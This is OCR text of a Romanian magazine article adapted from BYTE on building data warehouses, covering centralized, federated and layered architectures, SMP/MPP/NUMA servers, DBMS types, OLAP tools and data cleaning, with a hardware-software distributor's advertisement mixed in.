În al doilea rând, avântul procesării client/server a condus la hardware și software de server mai puternic și mai sofisticat ca oricând. Serverele de azi rivalizează cu mainframe-urile de ieri și se dovedesc superioare tehnologic în privința arhitecturilor de memorie, a vitezei procesoarelor și a capacităților de stocare masivă. Totodată, SGBD-urile moderne oferă un suport mai bun pentru structurile de date complexe și promovează un middleware standardizat. Din această renaștere hardware și software s-au născut depozitele de date de ordinul teraocteților pe care le putem vedea astăzi în mediile client/server.

Cum să tragem foloase de pe urma acestor dezvoltări tehnologice? În paginile următoare vă vom explica cum să alegeți depozitul de date potrivit pentru întreprinderea dvs. "Temelia depozitului" prezintă avantajele și dezavantajele arhitecturilor centralizate și multi-strat și vă sfătuiește cum să alegeți serverele și bazele de date cele mai potrivite. "Clienți mai buni, decizii mai bune" vă va ajuta să găsiți instrumentul de analiză cel mai potrivit cu profilul colectiv al oamenilor care vor utiliza depozitul de date. Iar "Cu datele la curățătorie" discută care sunt opțiunile posibile în privința programelor care să filtreze inadvertențele și inconsistențele din informațiile de care dispuneți.

Un depozit de date se compune dintr-o mulțime de piese. Dacă le alegeți cu înțelepciune, veți putea ajunge să dispuneți de un tezaur de date în sprijinul deciziilor strategice. În orice caz, există aur printre datele împrăștiate prin întreprinderea dvs. Totul e să-l găsiți.

– Jay-Louise Weldon și Alan Joch

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]


Ca în cazul unui depozit fizic zidit din cărămizi și mortar, construirea unui depozit de date începe cu stabilirea unei arhitecturi de ansamblu. Aceasta va influența celelalte componente esențiale pe care le veți selecta.

1 **De exemplu, dacă aveți nevoie de viteză și de abilitatea de a analiza date multidimensionale (cum ar fi: vânzările unui anumit produs pe ani, regiuni, magazine), trebuie să împerecheați o arhitectură centralizată...**

Alternative arhitecturale:
- Federativă
- Stratificată


2 **...cu un SGBD „super-relațional" care oferă scheme de indexare specializate pentru pre-conectarea tabelelor (*pre-join*).**

Alternative SGBD
- Relațională
- Multidimensională (MDDB)—logic
- MDDB—fizic
- Obiectual-relațională



Temelia depozitului . . . 51

Succesul unei implementări „data warehouse" depinde de alegere și integrarea a trei elemente cheie.



Clienți mai buni, decizii mai bune . . . 55

Fără instrumente potrivite de acces și analiză pentru utilizatori, un depozit de date este inutil.

Făcând clic pe o categorie, puteți obține mai multe detalii despre poziția respectivă.

Sales Year to date ($millions)				
Electronics	Q1	Q2	Q3	Q4
VCR	$1.4			
Camcorder	$0.6			
TV	$2.0			
CD Player	$1.2			

Products	Q1	Q2	Q3	Q4
Electronics	$5.2			
Toys	$1.9			
Clothing	$2.3			

3 Urmează acum să adăugați instrumente de procesare analitică on-line (OLAP) care să permită utilizatorilor să rotească, să detalieze și să facă alte operații „slicing and dicing“ pentru a-și analiza datele.

Alternative pentru instrumente de analiză

- Programe de interogare și raportar
- Sisteme informaționale pentru conducere (EIS)
- Aplicații de minerit în date

Cu datele la curățătorie . . . 59

Datele „murdare“ sunt periculoase. Programele proprii și trusele de curățire specializate reprezintă plase de siguranță.

Customer ID#	Name	ZIP	Sales
4462	RS Inc.	03458	$4562
3458	Robert Smith Inc.	03458	$6236
8520	Smith, Robert	03458	$1250


Customer ID#	Name	ZIP	Sales
3458	Robert Smith Inc.	03458	$12,048

4 Funcționalitatea și flexibilitatea nu sunt de nici un folos dacă analizați date incorecte sau înșelătoare. Un program de vârf pentru „curățirea“ datelor, dotat cu posibilități de scripting prin care vă puteți impune viziunea asupra activității și asupra datelor, este cel care dă „tușa finală“ a ansamblului.

Alternative pentru curățirea datelor

- Programe proprii de curățire
- Instrumente de validare a datelor
- Software pentru curățire, transformare și sincronizare

Un depozit de date eficient



GENESYS

Tel.: (01) 220.32.80; 638.49.44
Fax: (01) 220.33.95
Ştefan Furtună 169, Bucureşti
E-Mail: sales@genesys.ro
http://www.genesys.ro

ftp Software
Conectivitate LAN/WAN
Internet/Intranet
Reţele TCP/IP
OnNet

SCO
Unixware 2.1
Open Server 5
Business Critical Servers

OFERTĂ PROMOŢIONALĂ PENTRU SITE-URI TCP/IP !
AMNESTY, UPGRADE & PROMOTIONAL PRICES !
Este timpul să vă bazaţi pe produse licenţiate !
Trade-in prices
Evaluation kits

NATIONAL INSTRUMENTS
The Software is the Instrument
Achiziţie de date
Control de proces

PROGRESS SOFTWARE
Application Partner
Baze de date relaţionale

Distribuţie autorizată
Asistenţă tehnică
Garanţie şi service

Allied Telesyn International
Echipament de reţea: Huburi, Switchuri, Transceivere

Best Power
UPS
280 VA - 220 KVA
monofazate şi trifazate

OFERTĂ SPECIALĂ PENTRU RESELLERI !

CĂUTĂM PARTENERI PENTRU DISTRIBUIREA PRODUSELOR !


Alte produse:
Routere • Radio - bridge • Multiplexoare • Modeme
Internet Ready Servers for Business

Succesul unui depozit de date începe cu alegerea și integrarea a trei elemente cheie. ***De Jay-Louise Weldon***

Temelia depozitului

Construirea din cărămizi și mortar a unui depozit tradițional poate fi cu ușurință asemănată cu integrarea componentelor server - hardware și SGBD-uri - care formează cadrul unui depozit de date. În partea de hard, trebuie să mixați și să potriviți platforme și configurații astfel încât să puteți beneficia de creșteri graduale în privința puterii. În partea de software, complexitatea și prețul ridicat al SGBD-urilor vă obligă la decizii dificile și inevitabile compromisuri, în care țineți cont de aspecte privind integrarea, necesitățile de suport tehnic, performanță, eficiență și fiabilitate.

Ce implică o alegere incorectă? Depozitul de date va deveni o problemă la nivel de întreprindere, va fi dificil de lucrat cu el, va fi scump de reparat și greu de justificat. Pentru a asigura implementării un start bun, va trebui să vă concentrați asupra a trei elemente cheie: arhitectura de ansamblu a depozitului, arhitectura serverului și bazele de date. Iată în continuare câteva linii directoare pentru alegerea cea mai potrivită.



Fundația depozitului

Într-o arhitectură centralizată, un depozit unic, integrat, reflectă toate aspectele activității. Baze de date separate, axate pe subiecte, sunt inter-corelate și stocate fizic pe aceeași platformă.

O arhitectură centralizată oferă eficiență, atât ca putere de calcul, cât și ca și costuri de întreținere.

Planul

Dezvoltarea depozitului de date începe cu definirea structurii logice și fizice a bazei de date, plus serviciile necesare pentru operare și întreținere. Această alegere ghidează selecția altor două piese importante: hardul pentru server și SGBD-ul.

Platforma fizică poate fi centralizată într-o locație sau distribuită regional, național sau internațional. O variantă pentru păstrarea datelor companiei, care pot proveni din multiple surse interne și externe, este de a concentra baza de date într-un singur depozit de date integrat (vezi figura *„Fundamentul depozitului“*). Abordarea centralizată contribuie la maximizarea puterii de calcul disponibile. O a doua abordare, cea federativă, implică distribuirea informațiilor după funcțiuni, cu datele financiare într-un loc, cele de marketing într-un alt loc și cele de fabricație într-un al treilea loc (vezi figura *„Două alternative la arhitectura centralizată“*).


A treia *abordare*, o arhitectură stratificată, păstrează datele foarte sumarizate pe stația de lucru, datele mai puțin sumarizate pe un al doilea server și datele de detaliu pe un al treilea. Stația de la primul nivel manevrează datele cele mai cerute, cu tot mai puține cereri de detaliere către nivelurile inferioare. Calculatoarele de pe primul nivel pot fi optimizate pentru procesări intense pe volume mici de date, pe când serverele de pe nivelurile doi și trei pot fi adaptate pentru procesări simple pe volume mari.

Odată ce v-ați decis asupra unei arhitecturi centralizate sau distribuite, trebuie să luați în considerare serverele care vor păstra și vor furniza datele. Dimensiunea implementării, precum și nevoile întreprinderii dvs. în privința scalabilității, disponibilității și administrării de sistem, vor influența alegerea arhitecturii serverului (vezi figura *„Arhitecturi de server“*).

Serverele monoprocesor sunt cel mai ușor de întreținut, dar sunt limitate ca putere de calcul și scalabilitate. În plus, un astfel de server are un punct unic de defectare, limitând astfel disponibilitatea garantată a depozitului de date. Puteți extinde rețele de servere monoprocesor prin intermediul arhitecturilor distribuite, care se folosesc de un anumit middleware, cum ar fi DCE (Distributed Computing Environment) sau CORBA (Common Object Request Broker Architecture), pentru a distribui traficul între servere. Și aceste arhitecturi sporesc disponibilitatea deoarece operarea poate fi mutată pe un server de rezervă dacă unul dintre servere cade, dar administrarea sistemului este mult mai complexă.

Sistemele cu multiprocesare simetrică (SMP) își sporesc puterea prin adăugarea de procesoare care partajează memoria internă a serverului precum și unitățile de stocare externă. Puteți cumpăra mai multe mașini SMP în configurație minimală (de exemplu, cu două procesoare) și să adăugați procesoare când nevoile de procesare cresc. Scalabilitatea unei mașini SMP se termină atunci când se atinge numărul maxim de procesoare suportat de mecanismele de conectare.

O mașină cu procesare masiv paralelă (MPP) conectează o matrice de procesoare printr-o legătură de mare viteză și capacitate. Fiecare nod este un server complet, cu propriul procesor (eventual chiar SMP) și propria memorie internă. Pentru a optimiza o arhitectură MPP, aplicațiile trebuie „para-


Două alternative la arhitectura centralizată

Federativă

Datele sunt unitare din punct de vedere logic, dar sunt stocate în baze de date separate și corelate, situate în același loc sau în locuri diferite.

Stratificată

Datele sunt împărțite după niveluri de detaliere. Serverele stratului 1 trebuie să satisfacă majoritatea cererilor de la utilizatori.

Spre mainframe
General
Depozit de date centralizat
Financiar
Marketing
Desfacere
Fabricație
Depozit local
Utilizatori finali
Strat 3
Strat 2
Strat 1
Spre mainframe
General
Financiar
Marketing
Desfacere
Fabricație
Depozit de date central (date de detaliu)
General
Financiar
Marketing
Desfacere
Fabricație
Depozit local (date sumarizate)
Stații de lucru (date rezumative)


lelizate“, adică reproiectate ca să opereze în piese separate, paralele.

Această arhitectură este ideală pentru căutări în baze mari de date. Însă SGBD-ul pe care-l alegeți trebuie să fie unul care dispune de o versiune paralelă. Chiar și așa însă e nevoie de o proiectare și o reglare laborioasă pentru a atinge o distribuire optimă a datelor și pentru a preveni așa-numitele hot spots sau data skew (când o parte disproporționată a procesării este alocată unui singur nod de procesare, datorită „feliei“ de date pe care le are sub control).

Dificultatea portării aplicațiilor și SGBD-urilor în medii de tip cluster sau veritabil paralele a condus la noi arhitecturi, cum este NUMA (NonUniform Memory Access). NUMA creează o singură, mare mașină SMP conectând noduri MPP într-o singură zonă de memorie (chiar dacă este, fizic, distribuită) și o singură instanță a SO. NUMA permite abordării SMP să beneficieze de înaltele performanțe ale marilor mașini MPP (cu 32 sau mai multe procesoare), păstrând însă simplitatea și avantajele de administrare ale mediilor SMP standard. Dar cea mai atractivă perspectivă pe care o oferă este posibilitatea portării SGBD-urilor și aplicațiilor existente de pe platforme monoprocesor sau SMP spre NUMA, fără modificări.

Decizii SGBD

Depozitele de date (împreună cu sistemele de fundamentare a deciziei manageriale [DSS] și aplicațiile client/server) au re-


Arhitecturi pentru server

Este cel mai ușor de administrat, dar este limitată ca putere și scalabilitate.

Capacitatea mașinilor cu multiprocesare simetrică (SMP) poate crește pe măsură ce se adaugă procesoare care partajează memoria internă și dispozitivele de stocare ale serverului.

O mașină cu procesare masiv paralelă (MPP) utilizează o matrice de procesoare conectate printr-o legătură de mare capacitate și viteză.

Monoprocesor
SMP— Memorie partajată, disc
MPP— Fără memorie partajată sau disc partajat
Procesor
Memorie
Bază de date

Cum se compară SGBD-urile

Funcțiune	Relațional	Super-relațional	Multidimensional (logic)	Multidimensional (fizic)	Object-Relational
Structuri normalizate	✓	✓			✓
Tipuri abstracte de date					✓
Paralelism	✓				
Structuri multidimensionale		✓	✓	✓	
Detalieri succesive			✓	✓	✓
Rotații			✓	✓	✓
Operații dependente de date					✓

✓=da

prezentat primele succese ale SGBD-urilor relaționale (SGBDR). În vreme ce majoritatea aplicațiile sistemului operațional sunt moștenite și utilizează vechile structuri de date, depozitele de date și sistemele DSS se bazează de regulă pe SGBDR-uri, datorită flexibilității acestora și a abilității lor de a realiza interogări ad-hoc.

SGBD-urile relaționale sunt mult mai flexibile când sunt folosite asupra unei structuri de date normalizate. Într-o bază de date normalizată, structurile de date sunt non-redundante și reprezintă entitățile de bază, relațiile descrise de date (cum ar fi produse, piețe și tranzacții de vânzare). Dar o interogare OLAP tipică ce implică mai multe entități („Câte păpuși albastre am vândut în magazinele din Midwest?“) necesită mai multe operații join pentru a aduna datele laolaltă. Performanțele sistemelor SGDBR tradiționale sunt mai bune pentru interogări bazate pe cheie („Găsește clientul cu codul #1234“) decât pentru interogări bazate pe conținut („Găsește toți clienții cu venituri peste $50.000, care au cumpărat un automobil în ultimele șase luni“).

Pentru a susține depozitele de date de mari dimensiuni și a îmbunătăți timpii de răspuns ai aplicațiilor OLAP, producătorii au adăugat SGBD-urilor relaționale câteva noi facilități. Printre aceste trăsături, numite super-relaționale, se numără suportul pentru hardware specializat pentru baze de date, cum este mașina de baze de date Teradata. De asemenea, aceste caracteristici cuprind suport pentru extensii ale formatelor de stocare și ale operațiilor relaționale (oferite de RedBrick și alți producători) și pentru scheme de indexare specializate, cum sunt cele utilizate de SybaseIQ. Aceste tehnici pot ameliora performanțele căutărilor bazate pe conținut printr-o preconectare (pre-join) a tabelelor utilizând indecși sau prin folosirea listelor de indecși complet inversate.

Multe instrumente de acces la depozitele de date exploatează natura multidimensională a acestora. De pildă, analizele de piață trebuie să vadă vânzările prin prisma produsului, a pieței, a perioadei de timp, prin nivele de publicitate și promovare, precum și prin combinații ale acestor aspecte. Structurarea datelor în baze de date relaționale tradiționale, pentru a facilita căutări și analize pe baza diferitelor dimensiuni (de exemplu, scheme star și snowflake) a devenit o banalitate. Aceste scheme trebuie să folosească multiple tabele și pointeri pentru a simula o structură multidimensională. Unele SGBD-uri, cum ar fi Essbase și Gentium, implementează tehnici de stocare care suportă structuri de date multidimensionale.

Bazele de date multidimensionale (MDDB) vă permit să manipulați în mod direct obiecte multidimensionale (de pildă, rotirea simplă a datelor pentru a fi văzute din diverse perspective sau detalierea treptată a datelor prin operații numite drill-down). Pentru a le folosi, va trebui însă să identificați întâi aceste dimensiuni la momentul definirii structurii bazei de date. Deoarece unele sisteme multidimensionale necesită o reîncărcare completă a bazei de date în cazul unei restructurări, adăugarea unei noi dimensiuni sau schimbarea vederilor dorite poate fi o operație laborioasă și costisitoare.

Noi dimensiuni


O limitare comună atât sistemelor relaționale, cât și celor multidimensionale este absența suportului pentru tipuri non-tradiționale de date, cum ar fi imagini, documente și clipuri video/audio. Dacă aveți nevoie de astfel de tipuri de obiecte în depozitul de date, orientați-vă către un SGBD obiectual-relațional, cum este Illustra de la Informix. Deoarece se concentrează asupra datelor tabelare, multe sisteme de baze de date pot trata aceste noi tipuri de date doar prin complicate sisteme referențiale, cum ar fi pointerii la fișiere externe conținând aceste obiecte. Multe SGBDR-uri stochează date complexe ca obiecte binare (BLOB - Binary Large OBject), dar în acest format conținutul nu este accesibil serverului, deci aceste obiecte nu pot fi indexate, sortate, căutate, etc.

De cealaltă parte, sistemele obiectual-relaționale stochează datele complexe ca obiecte native și beneficiază de natura extensibilă a mediilor orientate pe obiecte. Aceste sisteme permit în mod natural, nu doar stocarea acestor tipuri speciale de date, ci și a metodelor de prelucrare specifice acestora (de pildă, o operație de comparare aplicată unei imagini poate returna o altă imagine cu caracteristici similare).

Un dezavantaj al abordării obiectual-relaționale este însă faptul că încapsularea datelor în tipurile speciale de date implică operatori specializați în locul simplelor căutări. De exemplu, pentru o serie temporală de cotații bursiere, o interogare posibilă ar fi „Caută toate acțiunile care au înregistrat o depreciere din aprilie în mai 1996“.

Alegerea SGBD-ului este, de asemenea,

NUMA— Spațiu de memorie partajat; singură instanță a SO



Mașinile NUMA (Nonuniform memory access) conectează mai multe noduri SMP, formând un spațiu de memorie unic și dstribuit.

